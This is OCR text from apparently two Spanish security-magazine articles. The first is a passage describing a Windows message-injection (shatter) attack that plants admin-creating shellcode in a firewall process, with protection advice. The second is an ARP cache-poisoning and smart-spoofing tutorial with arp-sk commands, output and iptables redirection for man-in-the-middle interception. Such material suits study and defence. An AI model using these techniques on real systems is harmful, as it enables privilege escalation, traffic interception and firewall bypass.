


Figura 4. *Generación de la shellcode en el Metasploit Framework*




Figura 5. *Localización de la shellcode*




Figura 6. *Obtención de la dirección de la cadena alfanumérica*

de la shellcode en el Metasploit Framework se expone la manera de obtener una shellcode que añade al sistema un nuevo administrador. Este será precisamente el código que utilizaremos, suponiendo que la versión atacada de Windows es la inglesa.

Concluidas las preparaciones, ha llegado el momento de escribir el código del exploit. Para comenzar, tal como lo hicimos en el código del ejemplo con el editor del sistema, obtendremos el manipulador del componente gráfico. Utilizaremos para ello las funciones *FindWindow()* y *FindWindowsEx()* y las informaciones obtenidas del depurador. Una vez tengamos el manipulador de la ventana de destino podremos escribir una shellcode para el componente con el mensaje *WM_SETTEXT*. Antes de hacerlo, sin embargo, debemos asegurarnos de que la longitud máxima por defecto de la cadena que puede ser introducida al componente sea lo suficientemente grande como para que nuestro código quepa en ella. Por si acaso, fijamos su valor con un comunicado *EM_SETLIMITTEXT*. Debemos también prever la eventualidad de que nuestro componente gráfico haya sido marcado como de *sólo lectura*, por lo que enviamos un mensaje *EM_SETREADONLY* adicional con el parámetro *wParam* puesto a *FALSE*. Ahora podemos con toda confianza enviar el mensaje *WM_SETTEXT* con la dirección de nuestra shellcode. Desafortunadamente, durante la creación de la shellcode no conocemos aún la dirección que nuestro código ocupará en la memoria del proceso atacado. Para averiguarla colocamos justo antes de la shellcode una cadena alfanumérica característica, por ejemplo *hakin9*, que sea fácil de localizar en la memoria. Los detalles de este proceso han sido descritos en el recuadro *Buscando la shellcode en la memoria*. Nuestro exploit enviará el mensaje *WM_SETTEXT* y esperará a que introduzcamos la dirección de la shellcode que obtendremos utilizando el depurador, luego de lo cual

sustituirá la dirección de la función estándar de quebrado de líneas con la proporcionada por nosotros. Para terminar enviamos un comunicado *WM_LBUTTONDBLCLK*, el cual en condiciones normales haría que fuese ejecutada la función por defecto, pero que en este caso lanzará nuestro código. Si todo va bien, en el sistema debería ser creada una nueva cuenta con los parámetros especificados por nosotros. El código del exploit mencionado se encuentra en el Listado 6.

Las versiones más recientes de Kerio Personal Firewall destinadas a usuarios regulares y que requieren de privilegios superiores pueden aún ser vulnerables a ataques, pero ya no permiten la escalada de privilegios, puesto que sus autores (por motivos de seguridad) han dividido la aplicación en dos partes: una que tiene contacto directo con el usuario, y otra que funciona con privilegios del sistema. El proceso que podría ser vulnerable a nuestro ataque funciona apenas con los privilegios del usuario actual y sólo se comunica con el proceso privilegiado, por lo que una eventual explotación del error no tendría el efecto esperado. Así pues, si debemos hacer uso de un programa que ofrezca una interfaz gráfica y que funcione con los privilegios del sistema, éste debe ser sustituido, en la medida de lo posible, por una versión que separe la interfaz del servicio. Esta no es una protección contra el error aquí descrito, pero al menos imposibilita su explotación en la práctica.

Elusión de cortafuegos personales

Otro uso, actualmente más práctico, del error descrito es su utilización contra aplicaciones con reglas definidas en el cortafuegos para el acceso a la red, acceso que puede ser obtenido a su vez inyectando código en un programa de estos. Para el cortafuegos, nuestro código no podrá estar más de acuerdo con la regla, puesto que pertenece a un proceso con autorización expresa para la realización de conexiones. La estrategia misma de acción es similar a la de otros métodos de elusión de cortafuegos con inyección de código, como por ejemplo la técnica basada en el uso de la función *CreateRemoteThread()*, o la conocida como *dll injection*, descrita en otro número de *hakin9* (nº 3/2005). Debemos encontrar un programa para el que haya sido definida una regla en el cortafuegos y que sea vulnerable a ataques con el mensaje *EM_SETWORDBREAKPROC* o cualquier otro. Una dificultad adicional es la necesidad de asumir una automatización completa, en la que el atacante opere remotamente. El ejemplo anterior fue escrito suponiendo que el agresor tiene acceso físico al ordenador de la víctima y puede por sí mismo abrir la ventana adecuada y lanzar el exploit. En casos en que esto no es posible no podemos permitir que el usuario note que en su monitor ha aparecido una ventana que no debería estar allí. No ilustraremos con un ejemplo adicional el uso de esta técnica en la elusión de cortafuegos, dada su similitud con el ejemplo anterior (en cuanto a la inyección misma de código se refiere) y porque sería necesario explicar toda una serie de detalles que no vienen al caso. El lector interesado en verificar solamente esta posibilidad puede adaptar el código mostrado al arreglo de ventanas de un programa particular y utilizar una shellcode que establezca conexiones a la red.

Buscando la shellcode en la memoria

OllyDbg permite localizar cómodamente el área de memoria ocupada por el proceso depurado. En la ventana de la herramienta *Memory Map* seleccionamos del menú contextual la orden *Search*, luego de lo que se nos da la posibilidad de introducir una cadena de caracteres en código ASCII, UNICODE o directamente en sistema hexadecimal. Es precisamente por esta razón, para simplificar este paso, que colocamos la cadena *"hakin9"* al principio de la shellcode. Ahora no tenemos más que introducirla en el campo ASCII y oprimir *OK*. Si la shellcode fue correctamente copiada, esta cadena debería ser encontrada. La primera dirección en la columna de la izquierda es la que buscamos. Debemos, por supuesto, añadirle aún la longitud de la cadena *hakin9* para obtener la dirección del primer byte de la shellcode. Las Figuras 5 y 6 ilustran la realización de estas acciones.

Otras técnicas de inyección de código

Existen también otras maneras de inyectar código, además de las ya descritas en este artículo, como por ejemplo las basadas en la función *CreateRemoteThread()*. Estas tienen en común el hecho de no estar basadas en errores cometidos por los autores de los programas vulnerables, sino en errores de diseño de los creadores de los sistemas Windows que hacen que todo programa escrito sin precauciones adicionales sea vulnerable. Un argumento a favor del uso de la función *CreateRemoteThread()* es su gran comodidad de programación, sobre todo cuando comparamos la escritura de librerías *DLL* con la necesidad de utilizar una shellcode, y su universalidad – no requiere de circunstancias especiales, funciona con la mayoría de los programas y su código no tiene que ser escrito pensando en una aplicación concreta. El mismo código funciona con diferentes programas. Además, para poder usar los mensajes es necesario que la aplicación tenga una interfaz gráfica y posea controles que sean vulnerables a algún ataque (aunque no necesariamente el descrito en este artículo). Por otro lado, los mensajes tienen la ventaja de que no requieren el uso de funciones no estándar, sino solamente de *SendMessage()*, la cual es utilizada por toda aplicación con ventanas (en todas las versiones de Windows, desde la 95, y no sólo en aquellas con kernel NT). Además, la detección de una librería *DLL* adicional ya no es ningún problema para los

Sobre el autor

El autor es estudiante del primer año de informática en el Departamento de Cibernética de la Academia Técnica Militar de Varsovia. Desde hace algunos años se interesa en los problemas de la seguridad de ordenadores y en sus ratos libres colabora con el mantenimiento de un sitio Internet dedicado a ello.

programas modernos de protección del sistema. Como hemos mostrado anteriormente, esta técnica permite también extender los propios privilegios, lo que no es posible lograr con técnicas alternativas.

Nivel de riesgo

El riesgo relacionado con errores en el mecanismo de mensajes es difícil de determinar inequívocamente, pero sin lugar a dudas es considerable. No es un método independiente de obtener el control sobre el sistema, puesto que requiere que un programa haya sido previamente lanzado, por lo que el atacante debe tener acceso físico al ordenador o ser capaz de explotar un error en alguna otra aplicación. Sin embargo, no podemos descartar la posibilidad de que en un futuro no muy lejano este sea el método más efectivo disponible para la inyección de código, dados los últimos avances en el desarrollo de software de protección de sistemas, el cual demuestra una efectividad cada vez mayor contra otras técnicas.

Cómo protegerse

La mejor salida sería instalar un parche autorizado, pero aún ninguno ha sido publicado, y es poco probable que lo sea en un futuro cercano. Microsoft sabe ya desde hace tiempo de la existencia de estos problemas, pero evidentemente se trata de un error de diseño demasiado importante como para poder resolverlo de manera sensata y manteniendo, al mismo tiempo, compatibilidad con el software ya existente. Un usuario normal no puede protegerse efectivamente, pero puede al menos evitar la ejecución de código maligno reforzando su sistema (actualizaciones de software, aplicaciones antivirus y otras medidas de precaución). Lo más importante es deshacerse de programas que puedan hacer posible una escalada de privilegios. Las posibilidades del programador son algo mayores: en primer lugar debe tomar una estrategia de total desconfianza hacia los datos que puedan depender de una u otra manera de los mensajes recibidos por el programa. También debe evitarse el error de conectar la interfaz gráfica del usuario con cualquier servicio que pueda funcionar con privilegios superiores: este tipo de programas debe siempre contener un módulo que realice las acciones que requieran de privilegios superiores y que tenga la posibilidad de comunicarse con un proceso no privilegiado que funcione como interfaz. En teoría es posible, con ayuda de una sencilla operación, filtrar los mensajes obtenidos de la cola de mensajes. Sin embargo, no existe un equivalente para los mensajes procesados directamente (fuera de la cola), como es, entre otros, el caso de *EM_SETWORDBREAKPROC*. La única posibilidad es la sustitución del procedimiento de servicio de la ventana (*subclassing*) con uno que filtre los mensajes obtenidos y que




Figura 7. *Lista de usuarios luego de la ejecución del exploit*

entregue sólo los que puedan ser verificados al procedimiento de servicio original del elemento de la interfaz dado. Sin embargo, puesto que no es posible determinar su fuente, este filtrado sólo tiene sentido si se lo realiza de la manera más estricta posible, es decir, rechazando todos los mensajes que puedan constituir un riesgo. Si debemos utilizar alguno de estos mensajes en nuestra aplicación, entonces no hay protección posible. *Oliver Lavery* ha expuesto en un documento (ver recuadro *En la Red*) el código de una librería *DLL* que sustituye automáticamente el procedimiento de servicio del control *Edit* con uno que rechaza el mensaje *EM_SETWORDBREAKPROC*.

Se debe recordar que el problema descrito no está limitado al uso del mensaje *EM_SETWORDBREAKPROC*: existen muchos otros mensajes peligrosos que pueden ser utilizados contra otros elementos de la interfaz, como los descritos por *Brett Moore* (ver recuado *En la Red*), por lo que el filtrado de un solo tipo de mensaje no es una solución completa. Un detalle de suma importancia en cuanto a elementos de la interfaz que contienen texto modificable, es el uso del estándar UNICODE en lugar del ASCII. En el primer caso un carácter es representado por dos bytes, por lo que la preparación de una shellcode correcta se convierte, en tales condiciones, en una tarea sumamente difícil capaz de desanimar a más de un agresor. ●

En la Red

- *http://security.tombom.co.uk/shatter.html* – artículo de Chris Paget, quien fue el primero en dar a conocer los riesgos que entraña el mecanismo de mensajes
- *http://www.security-assessment.com/Whitepapers/Shattering_By_Example-V1_03102003.pdf* – Brett Moore demuestra las posibilidades de explotar otros mensajes peligrosos
- *http://www.rootsecure.net/content/downloads/pdf/shatter_attack_redux.pdf* – Oliver Lavery presenta en este documento el código de la librería DLL mencionada en este artículo.



Cómo evitar la filtración IP empleada por cortafuegos y routers

Kristof De Beuckelaer 

Grado de dificultad



El spoofing es un termino bien conocido en el ámbito de la seguridad y describe una situación en la que una persona o programa puede hacerse pasar por otro. Una técnica común de spoofing es el ref-tar spoofing. El smart spoofing de IP usa una combinación de envenenamiento del caché ARP, NAT (traducción de la dirección de red) y enrutamiento.

Hay un nuevo método para suplantar una dirección IP con una herramienta llamada *ARP-sk,* no obstante también hay otras herramientas disponibles, como ARP-fillup. Si eres una persona habilidosa podrías escribir un script sencillo en perl que automatizara este proceso y/o usara ARP-sk y ARP-fillup conjuntamente. El spoofing de IP no es algo nuevo y se han desarrollado varias herramientas para aprovecharlo. Como conclusión explicaremos porque el control de acceso basado en IP no es fiable en muchos caso y nunca debería ser usado en una red corporativa.

El smart spoofing usa una combinación de envenenamiento del caché ARP, NAT y enrutamiento. No necesita ningún tipo de hack sofisticado. Primero empezaremos por lo básico, así que daremos un repaso al MAC spoofing y al ARP spoofing/envenenamiento de caché, hasta llegar al smart spoofing.

El impacto del smart spoofing

Los dispositivos de red tales como los routers o firewalls usan normalmente el filtrado de direcciones IP origen. Estas reglas pueden ser evitadas por cualquier ordenador localizado entre el cliente autorizado y el firewall. Por ejemplo, en la mayoría de las redes corporativas conectadas a Internet a través de una firewall, sólo unos pocos ordenadores puede acceder directamente a Internet (el proxi HTTP interno de control de contenidos o filtrado de URLs, servidores de correos, etc). Con el smart spoofing cualquier usuario interno puede evitar estas restricciones (el filtrado de URLs, enviar/recibir email SMTP directamente, etc).

De la misma forma, aplicaciones cuyo acceso está restringido a unas direcciones IP determinadas puede ser aprovechado por cualquier ordenador que se halle entre un cliente autorizado y el servidor. Este es el

En este artículo aprenderás...

- Por qué el control de acceso por IP no es seguro, ni fiable en muchos casos, y nunca debería ser usado en redes corporativas.

Lo que deberías saber...

- Los fundamentos del ARP spoofing, NAT y enrutamiento.

caso de muchas aplicaciones tales como Apache ACL, r-commands, NFS, TCP Wrapper, herramientas de administración restringidas, etc. Además, los controles de anti-transmisión de SMTP basados en la resolución inversa de direcciones IP origen pueden ser aprovechados. Suplantando la dirección IP de un SMTP A, un usuario malintencionado que se encuentre en la red entre A y B, puede enviar correos a través del relay SMTP B, usando una dirección de correo falsificada de un dominio de correo hospedado en A.

¿Qué es el ARP?

Addres Resolution Protocol (ARP) – Protocolo de resolución de dirección, es un protocolo de red que asigna una dirección de protocolo de red con una dirección de hardware. Por ejemplo, el ARP es usado asignar una dirección IP a una dirección Ethernet.

¿Cómo asigna ARP una dirección IP a una dirección Ethernet MAC?

Cuando el ARP necesita asignar una dirección IP dada a una dirección Ethernet, envía una paquete de petición ARP. El paquete ARP contiene la dirección MAC origen y las direcciones IP de origen y de destino. Cada host de la red local recibe este paquete. El host con la dirección de destino especificada en el paquete envía una paquete ARP de respuesta al host que ha originado la petición con la IP asignada.

Guía rápida de ARP-sk

ARP es un protocolo muy conocido, permite muchos ataques e incluso los más comunes se restringen al sniffing. ARP-sk es una herramienta diseñada para manipular tablas ARP de todo tipo de equipos. Esto puede ser fácilmente conseguido mandando los paquetes apropiados. Básicamente, un mensaje ARP en una red Ethernet/IP tiene 7 parámetros importantes (ver Tabla 1):

- La capa Ethernet proporciona dos direcciones (SRC y DST),

Tabla 1. *Ethernet frame*

MAC Destino	MAC origen	Tipo	Carga	Checksum
Esquema Ethernet				

Tipo de Hardware		Tipo de Protocolo
HW addr lth	P addr lth	Opcode
Dirección Hardware Origen		
Dirección de protocolo Origen		
Dirección Hardware Destino		
Dirección de protocolo Destino		

- La capa ARP contiene el código del mensaje (petición o respuesta), y el par (ETH,IP) para ambos el origen y el destinatario.

Ten en cuenta que no hay nada que especifique que tiene que haber coherencia entre la capa ARP y la capa Ethernet. Esto significa que puedes proporcionar direcciones no correlacionadas entres estas 2 capas.

<<little reminders>> #1
Manipulaciones del ARP

Manipulaciones del ARP o como redirigir el trafico de una LAN

La primera idea que me viene a la mente cuando alguien quiere hacer un sniff en una LAN, es poner nuestro interfaz de red en modo promiscuo. Por lo tanto, cada paquete que llegue al interfaz es directamente transferido del nivel 2 (Ethernet la mayoría de las veces), al superior (IP, ARP, DNS, etc) sin comprobar que el destino correcto del paquete este o no en el interfaz. Desgraciadamente, esto está bastante restringido porque no puedes alcanzar lo que esté más allá de los switches, por ejemplo.

<<little reminders>> #2 MAC spoofing

MAC spoofing

Este ataque va dirigido al protocolo de 2º nivel, Ethernet la mayoría de las veces. Esto es muy eficiente contra switches para actualizar su tabla CAM (*Content Addressable Memory*) en terminología de Cisco, que hace una lista con todas las direcciones Ethernet ligadas a cada puerto del switch. Pero a veces no es perfecto o suficientemente efectivo.

- Si la tabla CAM es estática, el puerto de la víctima será alertado y el administrador alertado.

Date cuenta de que algunos switches retroceden al modo *fail open* (pasan cada paquete a todos los puertos, como si fuera un hub) cuando hay demasiados cónflictos.

<<little reminders>> #3 ARP spoofing

ARP Spoofing

Ya que el MAC spoofing no es ni eficiente ni sigiloso, vayamos a la capa superior y al protocolo ARP. Estos mensajes son intercambiados cuando un host quiere descubrir la dirección MAC de un host remoto. Por ejemplo, si Batman quiere el MAC de Robin manda un mensaje de petición ARP a la dirección de transmisión y Robin responde con su dirección.

Pero qué pasa si el Joker responde antes que Robin?

```
12:50:31.198300 arp who-has robin
tell batman [1]
12:50:31.198631 arp reply robin is
-at 0:10:a4:9b:6d:81 [2]
```

Batman pondrá la dirección MAC del Joker en su caché ARP. Pero como el paquete de Batman fue transmitido Robin también responderá.

Listado 1. *Enviando la petición Who has*

```
[root@joker]# arp-sk -w -d batman -S robin -D batman
+ Running mode "who-has"
+ IfName: eth0
+ Source MAC: 00:10:a4:9b:6d:81
+ Source ARP MAC: 00:10:a4:9b:6d:81
+ Source ARP IP : 192.168.1.2 (robin)
+ Target MAC: 52:54:05:F4:62:30
+ Target ARP MAC: 00:00:00:00:00:00
+ Target ARP IP : 192.168.1.1 (batman)

--- Start sending --
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP Who has 192.168.1.1 (00:00:00:00:00:00) ?
        Tell 192.168.1.2 (00:10:a4:9b:6d:81)

--- batman (00:00:00:00:00:00) statistic ---
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP Who has 192.16.1.1 (00:00:00:00:00:00) ?
        Tell 192.168.1.2 (00:10:a4:9b:6d:81)
1 packets tramitted (each: 42 bytes - total: 42 bytes)
```

Listado 2. *Contenidos del caché de Batman*

```
# before
[batman]$ arp -a
alfred (192.168.1.3) at 00:90:27:6a:58:74

# after
[batman]$ arp -a
robin (192.168.1.2) at 00:10:a4:9b:6d:81
alfred (192.168.1.3) at 00:90:27:6a:58:74
```

```
12:50:31.198862 arp reply robin is
-at 52:54:5:fd:de:e5 [3]
```

Importante

Si el objetivo todavía no tiene la entrada que el atacante quiere suplantar, responder será inútil ya que el cache no actualizará una entrada inexistente.

Caché ARP?

ARP mantiene la asignación entre la dirección IP y la dirección MAC en una tabla en la memoria llamada caché ARP. Las entradas de esta tabla son añadidas y quitadas dinámicamente.

Envenenamiento del cache ARP

Ya que los ataques anteriores sufren limitaciones, la mejor manera de solucionarlo sería manipular directamente el cache del objetivo, independientemente de los mensajes ARP enviados por el objetivo. Por lo tanto necesitamos poder:

- añadir una nueva entrada en el caché del objetivo
- actualizar una entrada ya existente

Crear una nueva entrada

Para hacer esto mandaremos una pregunta (Who has?) al objetivo. En cambio, cuando el host recibe un who-has cree que se va a realizar una conexión. Por lo tanto, para reducir el tráfico ARP, crea una nueva entrada en su caché y pone allí las direcciones suministradas en el mensaje ARP (ver Listado 1 y Listado 2)

Aquí tienes una pequeña anotación antes de continuar:

- `-D` – dirección del equipo de filtrado al que conectarse
- `-S` – dirección del host de confianza al que vamos a suplantar

Así que ahora, cuando Batman inicie una transacción con Robin, los paquetes serán enviados a Joker y sin tener que hacer que batman mande nada. Date cuenta que mandar una petición ARP en uni-cast es totalmente compatible con RFC. Están autorizados para dejar que un sistema compruebe las entradas de su caché.

Actualizar una entrada

El método que hemos visto con el ARP spoofing es exactamente lo que necesitamos! Simplemente tenemos que enviar respuestas a batman con la IP de robin pero con la MAC del Joker. De manera que si la entrada

Listado 3. *Método de Actualización*

```
[root@joker]# arp-sk -r -d batman -S robin -D batman
+ Running mode "reply"
+ IfName: eth0
+ Source MAC: 00:10:a4:9b:6d:81
+ Source ARP MAC: 00:10:a4:9b:6d:81
+ Source ARP IP : 192.168.1.2 (robin)

+ Target MAC: 52:54:05:F4:62:30
+ Target ARP MAC: 52:54:05:F4:62:30
+ Target ARP IP : 192.168.1.1 (batman)

--- Start sending --
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP For 192.168.1.1 (52:54:05:F4:62:30)
        192.168.1.2 is at 00:10:a4:9b:6d:81

--- batman (52:54:05:F4:62:30) statistic ---
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP For 192.168.1.1 (52:54:05:F4:62:30):
        192.168.1.2 is at 00:10:a4:9b:6d:81
1 packets tramitted (each: 42 bytes - total: 42 bytes)
```

del caché ya existe, será actualizada con la información del Joker:

```
[batman]$ arp -a
robin (192.168.1.2)
at 52:54:05:fd:de:e5
alfred (192.168.1.3)
at 00:90:27:6a:58:74
```

Y ahora la actualizaremos mediante este método (ver Listado 3).

Y ahora echemos un vistazo al resultado, que debería ser algo así:

```
[batman]$ arp -a
robin (192.168.1.2)
at 00:10:a4:9b:6d:81
alfred (192.168.1.3)
at 00:90:27:6a:58:74
```

Qué ataques están disponibles

Ahora, después de las preparaciones necesarias estamos listos para empezar a interferir en las comunicaciones entre Batman y Robin. Echemos un vistazo más de cerca las posibles formas de ataque.

Sniffing

Obvio, y la forma más divertida de hacerlo es un *Man in the Middle*.

Proxying y secuestro

Ahora somos capaces de redirigir el tráfico como lo hace un proxy transparente con sus streams aplicativos. La capa IP (o cualquier herramienta) simplemente tienen que llevar los datos a la aplicación apropiada, incluso si el host de destino no es el correcto. Por ejemplo, el Joker quiere modificar algunos inputs de las transacciones HTTP entre Batman y Robin:

```
[root@joker]# iptables
-t nat -A PREROUTING -p tcp
-s robin -d batman --dport 80
-j REDIRECT --to-ports 80
```

El Joker simplemente tiene que poner un proxy HTTP en su puerto 80. De esta manera él puede alterar todos los datos. Y además si hay algún tipo de control básico de integridad (tales como CRC32,MD5 o SHA-1




Figura 1. *Ataque Man in the Middle*




Figura 2. *Proxying*




Figure 3. *Smartspoofing*

por ejemplo), el joker puede recalcular los checksums antes de mandar todo. Los limites los impone la herramienta que usemos para manipular los datos.

Por ejemplo, si el Joker tiene una parte de su sitio HTTP remoto en su propio servidor HTTP, pero con alguna parte del sitio ligeramente modificada. Las peticiones a las partes no modificadas son dirigidas al sitio real. La siguiente figura nos muestra que cuando las manipulaciones previas son:

Sobre el Autor

Kristof De Beuckelaer es estudiante y vive en Bélgica. Su interés en la seguridad comenzó a crecer desde el primer día que empezó a leer y a experimentar con Linux, como aprovechar/ arreglar problemas de seguridad, redes, etc. Desde hace 4 o 5 años ha estado participando activamente en grupos, desde programadores a escritores y desde Windows a Linux. La primera vez que entro en contacto con Linux fue a través de una *Terminal Session* y desde ese día la experiencia no ha terminado, un poco más tarde construyó su primer sistema operativo basado en Linux para uso personal. En este momento todavía está estudiando para convertir su mayor hobby en su trabajo, ingeniero de sistemas/software/seguridad.

Agrdecimiento

Un agradecimiento especial a Laurent Licour & Vincent Royer por crear una tecnica muy moderna de smartspoofing, cual fue empleada en este artículo

```
[root@joker]# arp-sk
-r -d robin -S batcave-gw -D robin
[root@joker]# arp-sk
-r -d batcave-gw -S robin -D batcave-gw
[root@joker]# arp-sk
-r -d batman -S batcave-gw -D batman
[root@joker]# arp-sk
-r -d batcave-gw -S batman
-D batcave-gw
[...]
```

Configurado de esta forma, el Joker mandará redirecciones ICMP a estaciones envenenadas. Para evitar esto tendremos que bloquearlas. Usando Linux esto puede ser hecho mediante IP sysctl:

```
[root@joker]# echo 0
> /proc/sys/net/ipv4/conf/
all/send_redirects
```

Evitar firewalls (smartspoofing)

